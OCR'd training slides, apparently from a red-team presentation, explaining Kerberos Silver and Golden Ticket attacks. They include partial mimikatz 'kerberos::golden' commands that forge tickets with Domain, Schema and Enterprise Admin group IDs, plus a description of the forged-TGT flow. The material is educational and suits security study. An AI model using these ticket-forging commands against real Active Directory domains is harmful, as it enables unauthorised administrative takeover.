
- 1106 is "tm"
- 1159 is "bob"

```
kerberos::golden
...
/id:1059
/user:tm
```


KERBEROAST & SILVER TICKET DEMO



KERBEROAST & SILVER TICKET DEMO



KERBEROAST & SILVER TICKET DEMO




KERBEROAST & SILVER TICKET DEMO

Let's fake my Groups

- 512 – Domain Admins
- 513 – Domain Users
- 518 – Schema Admins
- 519 – Enterprise Admins


```
klist purge
mimikatz.exe
kerberos::golden
      ...
      /groups:512,513,518,519
      /id:1106
      /user:tm
```

KERBEROAST & SILVER TICKET DEMO



KERBEROAST & SILVER TICKET DEMO

REDSIEGE




TROLLMODE ON

Let's make stuff up…

```
klist purge
mimikatz.exe
kerberos::golden
    ...
    /groups:512,513,518,519
    /id:9999
    /user:yourmom
```

KERBEROAST & SILVER TICKET DEMO



Subject:

Security ID: yourmom

Account Name: yourmom

Account Domain:

Logon ID: 0x98FBCB

Logon Type: 3


HAWAII
DRIVER LICENSE
01-47-87441
06/03/2008
McLOVIN
892 MOMONA ST
HONOLULU, HI 96820

GOLDEN TICKET

A Golden Ticket is "nothing more" than a "special" TGT created by an attacker.

In order to create a valid TGT (with a valid PAC), we would require:

- The Target LT Key
- The KDC LT Key

In case of a TGT, these keys are identical (krbtgt). We would thus have to obtain the NTLM hash of the krbtgt account (RC4) or the AES key (AES)!

GOLDEN TICKT FLOW

AS-REQ – User encrypts timestamp using NTLM Hash

SKIPPED!
TGT is forged

AS-REP – KDC/DC decrypts payload, sends TGT

KDC/DC

TGS-REQ – User sends TGT, requests ticket for service

TGS-REP – KDC/DC builds ticket for service

ST – Sent ticket to server

Member Server

With a Golden Ticket, the first interaction is a TGS-REQ (request for a Service Ticket) using the forged TGT (the Golden Ticket). There is no prior credential submission or AS-REQ / AS-REP!


PAC is modified, user often becomes a domain administrator

GOLDEN TICKET PROPERTIES

So what makes a Golden Ticket "special"?

- It's created *WITHOUT* any interaction with the DC. This is possible because Kerberos is a "stateless" protocol since it it does not keep track of all previously created TGT's.
- Require attacker to obtain the KDC Long Term key (which should not be easy to get!).
- TGT's PAC typically includes for privileged accounts, such as RID 500 in the domain which is the Domain Administrator
- Typically valid for a long time (10 years by default)

GOLDEN TICKET CREATION



